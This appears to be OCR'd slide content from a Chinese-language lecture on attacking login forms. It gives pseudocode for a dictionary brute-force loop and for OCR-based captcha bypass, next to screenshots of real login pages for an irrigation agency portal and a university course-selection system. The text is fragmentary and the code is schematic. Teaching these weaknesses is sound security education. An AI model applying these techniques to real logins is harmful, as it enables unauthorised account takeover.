
```
    res = post(data=passwd)
```

```
    if "輸入錯誤" in res:
```

```
        continue
```

```
    else
```

```
        找到密碼
```

農田水利署共構資訊網

帳號



密碼



[忘記密碼?](#)

登入

client



```
pw_list = 字典密碼
```

```
for pw in pw_list:
```

```
    passwd = pw
```

```
    res = post(data=passwd)
```

```
    if "輸入錯誤" in res:
```


```
        continue
```

```
    else
```

```
        找到密碼
```




三



英文介面
(English Version)

課程查詢

- 《 當學期課程
- 《 歷年課程
- 《 當學期英語授課課程
- 《 學程專區
- 《 教學優良課程
- 《 教學傑出及績優教師

選課須知與法規

《 選課須知

網路選課系統

選課系統登錄

帳號：

密碼：

驗證碼：


8553

重新產生

確 定

- 本校生帳號：學號；外校生：身分證字號。
- 本校生選課密碼預設值：身分證末六碼；外校生：自行設定之密碼。
- 選課前，請務必先修改密碼，以免選課資料遭人竄改。
- 同階段選上機率相同，不需急於第一天選課。請查妥課號再選課，以加速選課作業時間。
- 點選左方選單「當學期課程」可查詢本學期開設課程及課號。
- 學生登錄選課系統前，請詳閱選課須知及選課操作說明。
- 本系統建議使用IE9瀏覽器操作。

OCR



client

pic = 請求圖片

captcha = ocr(pic)

post(data = {

 passwd = pw_list[i],

 captcha = captcha

})

